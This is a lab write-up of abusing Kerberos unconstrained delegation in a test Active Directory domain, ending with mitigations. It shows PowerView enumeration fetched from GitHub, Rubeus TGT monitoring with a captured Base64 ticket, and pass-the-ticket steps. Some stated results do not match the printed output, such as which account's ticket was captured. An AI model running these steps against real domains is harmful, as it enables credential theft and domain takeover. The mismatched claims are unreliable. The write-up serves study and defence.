UnConstrained Delegation Abuse

1. Executive Summary

Unconstrained Delegation is an Active Directory setting that allows a computer or user to impersonate any user who authenticates to it. When a user (specifically a high-privileged one like a Domain Admin) connects to a machine with this setting enabled, their **Ticket Granting Ticket (TGT)** is cached in the machine's memory. An attacker with local administrative rights on that machine can then extract the TGT and impersonate that user across the domain.

---

2. Identification & Discovery

The first phase involves finding objects in the domain that have the `TRUSTED_FOR_DELEGATION` flag set.

- **Tool Used:** PowerView (`PowerView.ps1`)
- **Method:** The command `Get-NetComputer -Unconstrained` was used to query objects where the `userAccountControl` attribute includes the unconstrained delegation flag.
- **Result:** The computer `DESKTOP-ULCTEDH$` was identified as having Unconstrained Delegation enabled.

```
C:\Users\naruto_uzumaki07>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\naruto_uzumaki07> Get-ADComputer -Filter "Name -like '*DESKTOP*'" | Select-Object Name, DistinguishedName

Name            DistinguishedName
----            -----------------
DESKTOP-ULCTEDH CN=DESKTOP-ULCTEDH,CN=Computers,DC=lab,DC=local


PS C:\Users\naruto_uzumaki07> Set-ADComputer -Identity "DESKTOP-ULCTEDH" -TrustedForDelegation $true
PS C:\Users\naruto_uzumaki07> Set-ADComputer -Identity "DESKTOP-ULCTEDH" -Properties TrustedForDelegation | Select-Object Nam
e, TrustedForDelegation
Set-ADComputer : A parameter cannot be found that matches parameter name 'Properties'.
At line:1 char:44
+ Set-ADComputer -Identity "DESKTOP-ULCTEDH" -Properties TrustedForDele ...
+                                            ~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Set-ADComputer], ParameterBindingException
    + FullyQualifiedErrorId : NamedParameterNotFound,Microsoft.ActiveDirectory.Management.Commands.SetADComp
   uter

PS C:\Users\naruto_uzumaki07> Get-ADComputer -Identity "DESKTOP-ULCTEDH" -Properties TrustedForDelegation | Select-Object Nam
e, TrustedForDelegation

Name            TrustedForDelegation
----            --------------------
DESKTOP-ULCTEDH                 True
```

3. Environment Preparation

To demonstrate the risk, a target machine was intentionally configured to be vulnerable using the Active Directory PowerShell module.

- **Command:** ```powershell
  Set-ADComputer -Identity "DESKTOP-ULCTEDH" -TrustedForDelegation $true
- **Verification:** A follow-up query confirmed that the `TrustedForDelegation` property was successfully set to **True**.

```
PS C:\Users\naruto_hokage\Downloads> IWR -Uri https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 -OutFile .
"PowerView.ps1"
PS C:\Users\naruto_hokage\Downloads> ls

    Directory: C:\Users\naruto_hokage\Downloads

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          2/14/2026   9:54 PM         770279 PowerView.ps1

PS C:\Users\naruto_hokage\Downloads> Import-Module .\PowerView.ps1
PS C:\Users\naruto_hokage\Downloads> Get-NetCompartment -Unconstrained
Get-NetCompartment : A parameter cannot be found that matches parameter name 'Unconstrained'.
At line:1 char:20
+ Get-NetCompartment -Unconstrained
+                   ~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Get-NetCompartment], ParameterBindingException
    + FullyQualifiedErrorId : NamedParameterNotFound,Get-NetCompartment

PS C:\Users\naruto_hokage\Downloads> Get-NetComputer -Unconstrained


pwdlastset                    : 2/5/2026 2:37:30 AM
logoncount                    : 83
serverreferencebl             : CN=DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=lab,DC=local
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=DC01,OU=Domain Controllers,DC=lab,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 2/5/2026 2:38:02 AM
name                          : DC01
objectsid                     : S-1-5-21-2216088209-294889007-2916038325-1001
samaccountname                : DC01$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 2/5/2026 10:52:58 AM
accountexpires                : NEVER
countrycode                   : 0
operatingsystem               : Windows Server 2019 Standard Evaluation
instancetype                  : 4
msdfsr-computerreferencebl    : CN=DC01,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSettings,CN=System,DC=lab,DC=local
objectguid                    : c2371e3e-39a1-4764-abc9-e2e3b010f5c1
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=lab,DC=local
dscorepropagationdata         : {2/5/2026 10:37:12 AM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {DFSR-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC01.lab.local, ldap/DC01.lab.local/ForestDnsZones.lab.local,
```


```
dnshostname                   : DC01.lab.local

logoncount                    : 20
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=DESKTOP-ULCTEDH,CN=Computers,DC=lab,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
badpwdcount                   : 0
lastlogontimestamp            : 2/14/2026 7:12:12 AM
objectsid                     : S-1-5-21-2216088209-294889007-2916038325-1166
samaccountname                : DESKTOP-ULCTEDH$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
countrycode                   : 0
cn                            : DESKTOP-ULCTEDH
accountexpires                : NEVER
whenchanged                   : 2/15/2026 5:05:56 AM
instancetype                  : 4
usncreated                    : 270421
objectguid                    : 7aab8ed6-1af4-4f68-b316-e27d8303948d
operatingsystem               : Windows 10 Pro
operatingsystemversion        : 10.0 (19045)
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=lab,DC=local
dscorepropagationdata         : 1/1/1601 12:00:00 AM
serviceprincipalname          : {RestrictedKrbHost/DESKTOP-ULCTEDH, HOST/DESKTOP-ULCTEDH, RestrictedKrbHost/DESKTOP-ULCTEDH.lab.local,
                                HOST/DESKTOP-ULCTEDH.lab.local}
lastlogon                     : 2/14/2026 9:51:48 PM
iscriticalsystemobject        : False
usnchanged                    : 278605
useraccountcontrol            : WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
whencreated                   : 2/14/2026 3:12:12 PM
```

4. Monitoring for TGTs (The Capture)

Once a vulnerable host is identified and compromised, the attacker monitors for incoming authentications. If a high-privilege account connects to this host (via WinRM, SMB, etc.), its TGT will be stored in the LSASS process.

- **Tool Used:** Rubeus v2.2.0
- **Command:** ```powershell
  .\Rubeus.exe monitor /interval:5 /nowrap
- **Execution:** Rubeus was set to monitor for new TGTs every 5 seconds.
- **Outcome:** A new TGT was successfully captured for the user `naruto_hokage@LAB.LOCAL`. The output provided a **Base64 encoded ticket**, which can be used for a "Pass-the-Ticket" attack.



5. Exploitation Potential

With the captured Base64 TGT, an attacker can use Rubeus to inject the ticket into their current session:

1. **Ticket Injection:** `.\Rubeus.exe ptt /ticket:<Base64_String>`
2. **Impersonation:** Once the ticket is in memory, the attacker can access any resource the original user (`naruto_hokage`) has permissions for, such as the Domain Controller's C$ share or performing a DCSync attack.

```
[*] 2/15/2026 6:07:50 AM UTC - Found new TGT:

  User                  :  DESKTOP-ULCTEDH$@LAB.LOCAL
  StartTime             :  2/14/2026 9:34:43 PM
  EndTime               :  2/15/2026 7:34:43 AM
  RenewTill             :  2/21/2026 9:34:43 PM
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  Base64EncodedTicket   :

    doIFuDCCBbSgAwIBBaEDAgEWooIEvjCCBLphggS2MIIEsqADAgEFoQsbCUxBQi5MT0NBTKIeMBygAwIBAqEVMBMbBmtyYnRndBsJTEFCLkxPQ0FMo4IEfDCCBHigAwIBEqEDAgECooI
EagSCBGb7h7rSyM47oVdL0N5Z5QhwQjHSUEFOecaEOj7upi4/WCS24mMwRz/54D/Njn6/6EzLGCY3xxe7Md4Ca+yPnDitU/p0HurcTS+JgosPgEYSzjBZGHTOayCH4k4s+phXZRMjNoXkX4
gkvpACxalJ7Zw0nwLvq8ohxucosb+li7Vk/XMPJMk501NS1irBds/WgrgdCKvtufHXPNuD+jZ4lTdDb+T6Q+gWPDo/CD/OBWQfmcOf/Xr5G/mHa4a07tu9H3wQYq2z1z8tB07j/1T2TdcbD
BihucVxxkOJSQuhmMkhVp3aK2RvQ2OwosrC+u2GOSHX12gcZPsmc1rju7T2WC7J7+OOBqJdxWkpZjYAXS3N85U19eSA0sYTW1fYQ6nehgr0uRz5cuJxrzutkeUvrO/0oyB1G7npvABdXZmj
nXhPpCRfe5zJ0w+BOtNCzzhVjXCavbYzVT3ZQVUn9qIzg3QBVDM2UwyYUnM8liAqe1dcFuayBOzhs8Ai4IZ6EeVurKPZrFe8yNYTnJ3JxOCphPKnlLWOlCZ62LmDl8kSX297+72fr7hkgqi
gksSWD/pbCQGk/8rPuRHTmyrf4cRJ9NuZ7jYUfrz1zVs8YydU7dw0y2MAEZkovld6SZBioF3HiBNJxNoVwhgTwuSKdxAIwTRSLd861ffU2az+Kw8woOj7BT4YPj2Ug2kF0+0TRudO5pYKd3
jha2kEcoLpgZ1Qpv8CPTIUeEi/2jALJaQ+nXcm9buZDuvK192Sp7ygbT8ZeJzr81Jdea6BBePsU6j/Ho0pnhv2Mphv1b8O2FXewvXRPYaKqS1y6Za9I5JBDI12jidFL5dOqHRpmSt6Uxf9o
CcKwXT+77zowtackQSkXMOf2+P9+vHYQXzbDK8Ig7dcCyBTBSx4EYyhKxH0CMJeonc1TCYAmqpezmHn/uak4N+cThUYfiPg0wc8C9Fdo3GzGNQY+SJWABff2JEdLWN5yUTok1w9k/URotBx
cwKJspztndAsvZa42gIFqr2vPHoVMMI4BXT9++JF5X7PV7W4MWP6QseXQHatikZoMRvrdXsRyk2NEfxwnt1IcuOnCoD859YZ1iO+ikL4uq5gu8rOpu59ysvkBWc95GIA5/lvEXwp/F43jvD
4Ab+zBPqV2FvyDwyBPO8IcK2zHksE3g+V+f12e4LBmt4wDaW8WFwHXmjvLgoi7as2SmnWpuybiC1dRvucmFdgFtEJF2NMm/n4htQUiCHntfoWx2zPn0JGK7ENSImqYaDimduKEKqolt22DX
a/NnDwIMe5FdviJUj7mDZ8W09bPr4jvmd+SDUwq8I15iSQd1lrq10Go9JhaA3BEzIGy8bfe5c1X4/WmLNx1mDIUgmb3rct6nSYMpgmEwNyq/QNRKjTmArk6InwF9HJeRhuABVDZDhpx7DqT
bLsja9St/c1YKQDNYAlt1JXVQU1V0MOLr9qvkcic3mzRJ9dGwoy8+GS1KWsV5C+1IIZSW6ICUchtxBDo4H1MIHioAMCAQCigdoEgdd9gdQwgdGggc4wgcswgcigKzApoAMCARkhIgQgm+s0
eMtzMDVxuASSvVuO/W17JiHjl+eQjYXfmXqKif+hCxsJTEFCLkxPQ0FMoh0wG6ADAgEBoRQwEhsQREVTS1RPUC1VTENURURIJKMHAwUAQOEAAKURGA8yMDI2MDIxNTA1MzQ0M1qmERgPMjA
yNjAyMTUxNTM0NDNapxEYDzIwMjYwMjIyMDUzNDQzWqgLGwlMQUIuTE9DQUypHjAcoAMCAQKhFTATGwZrcmJ0Z3QbCUxBQi5MT0NBTA==
```

6. Remediation & Mitigation

To protect against this type of abuse, the following security controls are recommended:

- **Disable Unconstrained Delegation:** Transition to **Constrained Delegation** or **Resource-Based Constrained Delegation (RBCD)**, which limits which services a computer can impersonate.
- **Protected Users Group:** Add high-privilege accounts (like Domain Admins) to the "Protected Users" group in AD. Members of this group cannot have their TGTs delegated.
- **"Account is sensitive and cannot be delegated":** Enable this attribute on sensitive administrative accounts to prevent their tickets from being forwarded to any service.
- **Monitor for 4624/4672 Events:** Audit for unusual logons and the use of sensitive privileges on machines known to have delegation enabled.